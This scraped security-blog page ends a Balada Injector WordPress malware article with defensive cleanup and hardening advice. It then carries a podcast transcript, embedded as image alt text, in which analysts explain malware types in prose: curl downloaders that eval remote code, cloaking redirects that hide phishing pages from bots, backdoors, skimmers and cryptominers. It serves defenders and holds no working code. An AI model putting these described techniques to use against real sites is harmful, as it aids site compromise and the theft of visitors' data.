
Interestingly enough, this user agent is also known to be used by the NDSW/NDSX campaign. We are not making strong connections between the two campaigns yet because it is still common to see either one type of infection or another, but lately we’ve begun noticing fake plugins (most common names wp-clearlineee and wp-resortpack) that at the same time contain Balada injections and NDSX part of the NDSW/NDSX malware.
How to clean up and protect your site from Balada Injector
Now that you understand the various methods and approaches that Balada Injector leverages to infect websites you might realize we can’t easily tell people on Twitter how exactly their sites got infected/reinfected with Balada malware. There are so many infection vectors and scenarios and most of them cannot be verified without full access to the server and server logs. Our best option is to direct individuals to general WordPress malware cleanup guides, which encompass the majority of these situations.
So, let’s take a look how Balada Injector can infect a website and what you can do to protect against such vectors:
- Exploiting plugin and theme vulnerabilities: keep all of your website software up-to-date, remove unused plugins and themes, and utilize a web application firewall
- Brute-force WordPress admin credentials: Use strong, unique passwords for all your accounts, 2FA, avoid granting admin privileges for users who don’t need it, and leverage a WAF. Always change your WordPress admin passwords after compromise.
- Database credentials stolen from wp-config.php: Keep all themes/plugins updated, avoid renaming wp-config.php files with valid credentials for testing purposes, and if needed, store copies outside of public directories or locally, preferably encrypted. Change database passwords after detecting a compromise.
- Backdoors: Thoroughly clean JavaScript and PHP malware, and eliminate any remaining Balada Injector backdoors. Implement file integrity control systems and use professional website cleanup services to make sure you didn’t miss anything..
- FTP: Be cautious of the Balada Injector’s ability to steal FTP credentials from wp-config.php and other configuration files. Keep local development environment files separate from server files and monitor FTP logs. Change FTP passwords after a compromise.
- Malicious WordPress admins: Balada Injector is known for creating malicious admin users. Make sure to monitor admin users. To make it easier, don’t let everyone who works with the site have administrator permissions. In most cases all they need is a less privileged role.
- Cross-site infections: Inspect, clean, and protect all sites hosted under the same server account. For important sites, isolate them with separate server accounts to prevent malware propagation from neighbor sites.
- Third-party tools: Legitimate tools (e.g. Adminer, file managers, “search and replace”, tools) can be exploited by hackers if unprotected and left in publicly accessible locations. Stay vigilant and protect these tools and remove them from your server as soon as you finish using them..
- Files with sensitive information: Secure files like wp-config.php, site backups, database dumps, and local development environment files. If using Git or Subversion, disable public access to system directories and files (e.g. .git/, .gitignore, etc.). Configure your upload client to exclude local configuration files and debug files. Remove debug files as soon as possible and avoid dumping sensitive information in debug logs.
Website owners can refer to our website security guide on best practices to harden and protect a website against infection. But as always, if you believe your site has been infected with Balada Injector or some other malware, we’re always happy to help with malware cleanup.

![Malware comes in many different varieties. Analyst Krasimir Konov is on this month’s Sucuri Sit-Down to help keep them all straight. From malicious iframes to SEO spam, join host Justin Channell as he racks Krasimir’s brain on all the different types of malware. Also, Krasimir discusses his recent blog post about a malicious cURL downloader, and Justin breaks down the latest website security news, including patched plugins you should update. Podcast Transcript Justin Channell: Hello, and welcome to the Sucuri Sit Down. I'm your host, Justin Channell, and this is a monthly podcast about website security, where we get in-depth with the malware removal experts here at Sucuri. Later in the show, I'll have our analyst Krasimir Konov to chat about some different types of malware, but first, let's take a look at other topics we've published on our blog and Sucuri labs notes this month. First up, we have some new information about credit card skimming with hackers using a hybrid method to steal payment information from eCommerce websites. Our analyst Dennis Sinegubko wrote about this for the Sucuri blog back at the beginning of June. Now, most credit card stealing malware is a client side JavaScript that grabs data and sends it to a third party server. But, that approach has a drawback for bad actors because it's still possible to track the requests and catch them as being suspicious. Now, to get around that, bad actors have started harvesting information server side by modifying core PHP files. In this case, the infection would be undetectable from the outside, but it's still going to be pretty easy to find because you're rarely modifying any of those core files, so any of those changes that are going to come up are going to be suspicious. To get around both of these drawbacks, we're seeing bad actors combine the two. So client side snippets of JavaScript are sending stolen credit card data to server side scripts that they've installed on the same server as the site. Now, this allows bad actors to cover their tracks a little bit because the traffic that's being redirected is going to the same server, and that's less likely to be flagged as suspicious. It's a bit more complicated to pull this off, but our team has been seeing this hybrid approach in the wild, so it's something to be on the lookout for. Now, another month has passed, and we found more cross site scripting attacks targeting WordPress plugins. Most notably, we discovered one that affects users of the YITH WooCommerce Ajax Product Filter plugin. Now, this is a plugin that allows WooCommerce stores to be filtered by product type, and it's pretty popular. It's got about 100,000 users right now, so with it being vulnerable, it's very important that all of them update to the latest version, which is 3.11.1. Some of the other plugins we found cross site scripting vulnerabilities with included Elementor Page Builder, Careerfy, JobSearch, and Newspaper. If you're looking for a full list of vulnerabilities that have been patched this month, John Castro at the Sucuri Labs blog has you covered. Check out our show notes for the link. Also, this month I had a blog go up detailing what's called a jibberish hack. It's basically the same motivation as an SEO spam attack where bad actors use your site's good standing to redirect visitors to their own sites. But in this attack, you'll find a bunch of randomly named folders filled with a ton of HTML files with really nonsensical file names like cheap-cool-hairstyles-photos.html. It's just going to be a mishmash of keywords that clearly you didn't put there. Unfortunately, just deleting all those HTML files and folders is not going to be enough to get rid of that jibberish hack though. You're going to need to fully clean any hacked files and database tables, and then you're going to have to deal with all the damage caused to your site's standing. And just keep in mind, if you find anything about that process too daunting, we're always here to help. Now, for this month's Sit Down, we have Sucuri analyst Krasimir Konov. Earlier in June, he had written a lab's note about a malicious downloader script that used the curl function, and we chatted a bit about it, but more importantly, we went really in-depth on all the different varieties of malware that website owners need to be aware of. But, before I get started with Krasimir, I just wanted to remind you about the Sucuri Sync-Up, our sister podcast. It's a weekly website security news briefing that you can find anywhere you get your podcasts, as well as the video version on our social media feed, and now you can even get it on your Amazon Alexa smart speakers. Just search Amazon skills for Sucuri Sync-Up, add the flash briefing, and get new content delivered every Monday. Now, on with the show. Hi Krasimir, thanks for joining us on the show. I thought we could start off and maybe have you tell us a little bit about yourself and what you do here at Sucuri? Krasimir Konov: Yeah, sure. Well, I joined Sucuri originally in 2014, but I've been in the IT business for about 10 years. Nine of those I did security. And currently at Sucuri I'm one of the malware analysts. I used to work in the front lines, used to clean websites and whatnot, and then I gradually moved up, and now I'm working in the malware research department. And my day to day job is basically analyzing malware, and then once I analyze it and figure out what it is, then I will create a signature for it. And we'll add those signatures to our tools, so we can automate some of the work we do. And I also write some Labs Notes blog posts. Usually, if I find something interesting in malware or some security topic, I'll write about it. Justin Channell: Yeah. And of those topics recently that you wrote about, one was about a malicious curl downloader, and how exactly did that work? Krasimir Konov: Right, yeah. That was an interesting one, but not very unique or anything like that. We see that a lot with curl being used as a downloader. It's a very common malware. So rather than including the actual malware in the file, the attackers would use curl to download the malicious code. In this case, they'll download it from Pastebin, but it could be anything. It could be another website or anything like that, and curl would just make a call to the website, request the code. The website will respond with the code, and then later on, there is some code to either save the output somewhere on the website, or you'll just run it through eval and execute the actual code right away. Justin Channell: Right. And you said that it's commonly found in malware, but let's kind of maybe talk a bit broader about malware in general. What is everything that is classified as malware? Krasimir Konov: Well, in general it will be anything that the owner of the website didn't authorize, anything that was added by a third party. There is a lot of different malware. It could be even something like a defacement that will also be considered malware because it was something the user did not authorize. Even though it might not be doing anything malicious on the website, it's not infecting users, the visit is still something they did not authorize. So defacement would also be considered malware. And even something like ransomware where the website is technically not really damaged, it's all encrypted, but it's not infecting anybody. It's not doing anything malicious, but it's still encrypting the entire website and asking the user or the customer, the owner of the website for a ransom they need to pay in order to get the website back online. Justin Channell: Okay. Let's maybe break it down to each individual type of malware. For example, what would be a way that maybe I-frames could be maliciously used by a hacker? Krasimir Konov: Yeah. An I-frame can be used maliciously when it loads content from another location. You can look at the I-frame as a window that just opens another website. So anything that website has on it, you're pretty much loading it through the I-frame. So if that website is infected and it's serving some kind of malware, by opening an I-frame, you're loading all those elements, everything that was on this website. And sometimes the I-frame can be as small as pixel or something hidden somewhere off the screen, so you wouldn't even know that it was opening it. Justin Channell: And yeah, I feel like we've also seen a lot of them where they're used almost to mimic popups as well. Krasimir Konov: Yeah. I mean the I-frame, it could just load from another website and the other website could do anything. It could be serving just malware and it would try to infect the user that doesn't even know that they're being connected to the other website. It could just have some other JavaScript that's just trying to open up pop ups on the original website through the I-frame. Yeah, it could be a lot of things. Justin Channell: Okay. And also, let's talk a little bit about conditional redirects and how those work. What allows a script to detect which devices are coming in and where they're coming from? Krasimir Konov: Right. Yeah. That's a common one we see a lot. Basically, a conditional redirect would be something, it's a redirect on the website. It's obviously malicious, but there's certain conditions that need to be met before the redirect is actually executed or the redirect happens. For example, let's say if it's on a phishing website or a phishing page that is hidden somewhere on the website. For example, if Google visits it, obviously the attacker doesn't want Google to see the actual phishing page and record it as a phishing page. So they'll look for, for example, the IP address. They would look for the user agent. And a lot of times they can tell that it's a bot. So they'll just return a 404 response, for example, that will be like, "Oh, page not found." So Google would be like, "Oh, it looks like this page doesn't exist." But then if a regular user goes to the same page, then those conditions will be met. The actual website or the script behind the phishing will check and see, and be like, "Oh, this one is running Firefox or Chrome," and be like, okay. And then they'll look at the IP and be like, "Oh, he's in whatever, he's in United States somewhere." And he's like, "Oh, okay. That's good." And then once all of these conditions are met, then the actual script will serve them the actual phishing page. And it'll be like, "Oh, you need to fill out this to recover your account or whatever, or type in your credentials to log in here." Justin Channell: And so this is the type of thing we're really, a website owner is going to run into this more commonly when people are complaining about they're getting served bad content or whatever, and they can't seem to replicate it. It's likely probably these kind of redirects. Is that right? Krasimir Konov: Right, right. It could be something as specific as, for example, a range of IP addresses that correspond to an ISP or maybe let's say a country. It could be like, "Oh, were targeting only customers in the US," so if you're connecting from another country and you go to the same website or the same page, it would just say 404. It will give you a page not found. But then if you actually have an IP address from the United States, you're connecting from the United States, then it will actually show you the phishing page. Justin Channell: Now another type of malware I feel like we see a lot here is SEO spam. We hear people talking about that. What are some of the top SEO spam keywords that you see coming through? Krasimir Konov: Yeah. We get that a lot. We see a lot of spam on websites. A lot of times attackers will use SEO spam to gain ranking for their own website. Or they'll just try to include some kind of SEO spam in links to another website that they're currently running or something. I mean, these things change all the time. So a website might be up for a week and then it'll disappear, and then they'll start another campaign. But yeah, we see that a lot. We see all kinds of keywords they use. Most common ones will be something like Viagra. We'll have like jerseys for sale. A lot of times, they'll use name brands like Nike, Rolex, Prada. We've seen even some essay writing services for some reason. I'm not sure why, but that's common. We see, for example, pharmaceuticals a lot that will use specific medicine names. They'll use all kinds of replicas, like a replica bag of this, replica this, replica that. We'd see prescription, also payday loans. And obviously there's some adult related sites and things like that keywords. Justin Channell: So pretty much anything that people are going to be searching and clicking on are probably going to be targets for SEO spam? Krasimir Konov: Right. I think a lot of it commonly is pharma related because a lot of people are looking to buy medicine online, and a lot of times will require a prescription. So a lot of people are like, "Oh, let me see if I can find this medicine that I can buy it online somewhere." They don't need a prescription. They don't want to pay to visit a doctor and whatnot, and they'll look for it. And yeah. Justin Channell: Now, whenever somebody's website does get hacked with a SEO spam attack, what kind of effect can it have on the website beyond just being defaced? Krasimir Konov: Yeah. You can have a lot of things can happen, negative things. For example, the website can be blacklisted because of the keywords. And that usually represents a big red warning when you go on the website, depending on who blacklisted it. But if it's Google, for example, you'll see a big warning and it'll tell you this website contains malware or there's something wrong with this website. So, pretty much all the traffic on the website will be gone. And then you can also lose a lot of your reputation if there is a SEO spam on the website. For example, if you were ranked in say number five for certain keywords that represent your product on Google search engines, and then suddenly you get hit with SEO spam, then all these search engines then go and visit the website. And all of a sudden they're like, "Oh, there's all these weird key words on here, all this SEO spam that's causing a lot of mixed signals." And the search engines are like, "Oh, where do we rank this website now? Do we rank them with this product that's originally what the website is about? Or do we take into consideration all these other keywords that are mixed up that are SEO spam?" So, all of a sudden your website might go from being ranked number five on the first page to being on the 10th page. And then you rank for all these other keywords that you didn't intend to. And then people search for something completely different. They're searching for jerseys or something, or now they're searching for Prada products, and then suddenly your website pops up in there. So you're not really getting any good traffic, not targeted traffic. But, yeah. Justin Channell: Okay. So in a lot of ways, the effects of SEO spam would kind of be the same for defacements or any kind of malware with the blacklisting, but it does bring that kind of unique part to it where then it can also then bring traffic that you weren't expecting from somebody searching for jerseys, for example. I had not really ever thought about that. Krasimir Konov: Right, right. Yeah. It will definitely bring some traffic. I've seen a lot of times where websites will be connected. Let's say, there was 1,000 websites that were all infected with SEO spam, and it will kind of link each other to try to bring each other up into the rankings. And so you would see a lot of strange traffic from some random websites that were, for example, that were previously infected, even if they might not be anymore. But yeah, they'll be sending traffic to you or there'll be usually search engines sending you traffic, but for the wrong keywords. People are looking for something else, so obviously they're not going to be interested in your website. They're not going to buy anything because they're not looking for that. Justin Channell: And now, so thinking of the way websites get infected, a very common way it seems to be is through phishing campaigns. What are some recommendations you have for the best ways to avoid becoming a phishing victim? Krasimir Konov: Yeah. There is some ways. I mean, it depends really on the type of attack. Obviously, a lot of people, when they think of phishing, they think, "Oh, it's just like a PayPal phishing page and it just looks like the original," but it could be more subtle. If it's just a regular page where you're just going and you get redirected to another website, obviously the first thing to look is if you have the security padlocks, make sure that traffic is encrypted. A lot of these websites don't really have any encryption nowadays. More are starting to get that with pre SSLs being issued and whatnot. But that's the first thing to look and see, make sure. Anywhere you're typing your sensitive information, you want to make sure you have the padlock to make sure everything is encrypted. Krasimir Konov: But also you want to look at the URL of the actual website you're visiting. A lot of times they'll try to hide it. So you might have to be careful and look closely. Something that might be an I will be an L or something like that. And a capital I and L might look kind of similar into your IRL, so you might miss something like that. Say, if you're looking for PayPal and it might replace the L with an I, and if you don't look closely, it might look exactly the same. And you're like, "Oh, okay, it's paypal.com," but not really. So yeah. Just pay attention to the URL, make sure it is the actual website. There's no paypal.com dot something, dot something else, dot com. Yeah. You want it to just say paypal.com, and then it'll have forward slash and something else. But yeah, it gets more complicated when you have, for example, a phishing page that's injected into a regular page. For example, you have a checkout page on a website that you're buying things from and you go through the checkout page and you're looking at where you type in your credit card information and whatnot. And you might have a phishing page that actually looks exactly like a little box that gives you where you put in your credit card number, or your name, your address, and all that. So that will be more subtle. For example, that could be also an I-frame that's just coming from another page. And it will look exactly like it's part of the website. You're on the legitimate website, but only that portion of the website is actually the phishing page. And you look at it and you're like, "Oh, okay. It looks fine. I'm just putting my credentials." So that one could be a lot harder to figure it out. Usually, if it's something like that, I look for something that looks kind of out of place. Maybe they didn't get the right font. It might not be the same as the original website or there might be something out of place, some fields that are missing or some fields that are squished into the left or the right. It looks kind of awkward. It's like, why would this be like this? The whole website looks professional. There's a pink background or something, for example, and then suddenly there's this white box in the middle. It's like, ah, it looks kind of weird, out of place. Justin Channell: So pretty much if anything looks slightly out of place, you really should double check everything at that point. Krasimir Konov: Right. Right. Yeah. Obviously there's more ways that you can check, but I wouldn't get into more technical, like inspecting elements and looking at stuff, but yeah. Justin Channell: And now another type of malware that's kind of, and it kind of plays in with whatever the other infection is, is backdoors. Can you give us some examples of what backdoors can be? It's mainly just when a hacker can get back into the site to reinfect it, but I know there are a ton of different methods. And what are some of the more common ones and then maybe some that really interesting that you've seen? Krasimir Konov: Yeah, there is a lot. They'll probably be one of the first things the hacker would do is if they compromise a website, obviously they'll try to spread backdoors and just inject code everywhere so they can get back in, even if the owner of the website or webmaster cleans it. They want to try and hide some malicious code somewhere so they can always get back in. There's many variations. A backdoor could be something as simple as a single line of code to just [inaudible 00:20:19] argument, some kind of string or something via get or post. Krasimir Konov: And then it runs into an eval, so it evaluates the code and executes it. And some backdoors are very complex and they can be included in, let's say you have a WordPress site and you have a specific login page where all the login credentials are being processed and everything else. They could even inject code into that to basically bypass the whole login mechanism so that they can just bypass everything. They don't even have to know any user. They don't have to know the password, nothing. They'll just include some lines in there, and every time they'll be just able to log in. Yeah. It gets pretty crazy. Yeah. I mean, there's all kinds of malware. There is always a malware, for example, that just targets credit cards and will just target the eCommerce websites. And they'll just try to steal the login credentials, I mean, the credit cards. They'll try to get your address, your credit card information, any kind of CVV code or whatever you typed into the billing address, everything. And then there's also malware like the backdoors that are just trying to keep the attacker in control and trying to get them back into the website. There's just so many variations of what a malicious user might want to do on a website. Some can be something as simple as just reinfecting the website. They don't want to keep control. They just want to keep reinfecting it with some kind of malware. So even if you clean it, it would just get reinfected. Some of them in the database, otherwise might be in the files. We've seen some added into a [inaudible 00:22:14] job that just keeps running on the server. There could be malware that is just a giant to, for example, attack out of websites. Like for example, a distributed denial service where they put the same malware on thousands of websites. And then they try to send traffic to one website to try to bring it down. Yeah. People try to do all kinds of stuff with websites. We've seen even some cryptocurrency mining malware that you go onto a website and suddenly your PC starts running like crazy. And you're like, what the hell is going on? Your fans turn on and the PC is 100% CPU. And it turns out that the website has some malware that's just by mining Bitcoins with your CPU and it's using all of it. Justin Channell: Wow. Okay. So one question now, the last question I have is of all the malware that you've seen, what do you think is the coolest piece of malware that you've ever seen? Krasimir Konov: I think the coolest would be the ones that are so subtle that you don't even know that it's there. For example, we've seen some that were pretty innovative. It will be just a one liner code that's just one line. And for example, it will be let's say 40-50 characters, something like that. And that's all it is. And they'll hide it somewhere in between the legitimate code. And if you don't know what you're looking for, you would never see it. It doesn't look suspicious. There is no links to some other website. There's no some kind of encrypted code or anything like that. It's just a simple one line. And then if you're just scrolling through the file looking for something, you would never see it. It just looks like all the other code. And then if you look closely, you're like, "Oh, there's this..." Look closely, and you're like, "Oh wow, this is not supposed to be there." And then you keep looking at it and you're like, "This looks really weird." And then you see that it's actually doing some malicious things and trying to evaluate some code or taking output from the outside, I mean, some input from outside, you can call it and give it code to run. Justin Channell: Well, Krasimir, thanks for coming on and talking to us for today. Krasimir Konov: Yeah. Thank you. Thank you. I'm so happy. I'm glad I was able to do this podcast and I can't wait to do another one. Justin Channell: Yeah, we'll have you on again. Thanks. Krasimir Konov: Thank you. Justin Channell: Thanks again to Krasimir for joining us here on the Sit Down. We'll be back with another episode next month. So be sure to subscribe on Apple podcasts, Spotify, Stitcher, or any podcasting platform. Also, be sure to follow us on social media at Sucuri Security and check us out at sucuri.net. That's S-U-C-U-R-I.net. I'm Justin Channell, And this has been the Sucuri Sit Down. Stay safe out there.](https://blog.sucuri.net/wp-content/uploads/2020/05/20-sucuri-podcast-blog-post_blog_image-390x183.jpg)
 Allison Bondi
 Bruno Zanelato
 Krasimir Konov
 Rianna MacLeod
 Puja Srivastava
 Luke Leal
 Cesar Anjos
 Ashley Sand
 Victor Santoyo
 Matt Morrow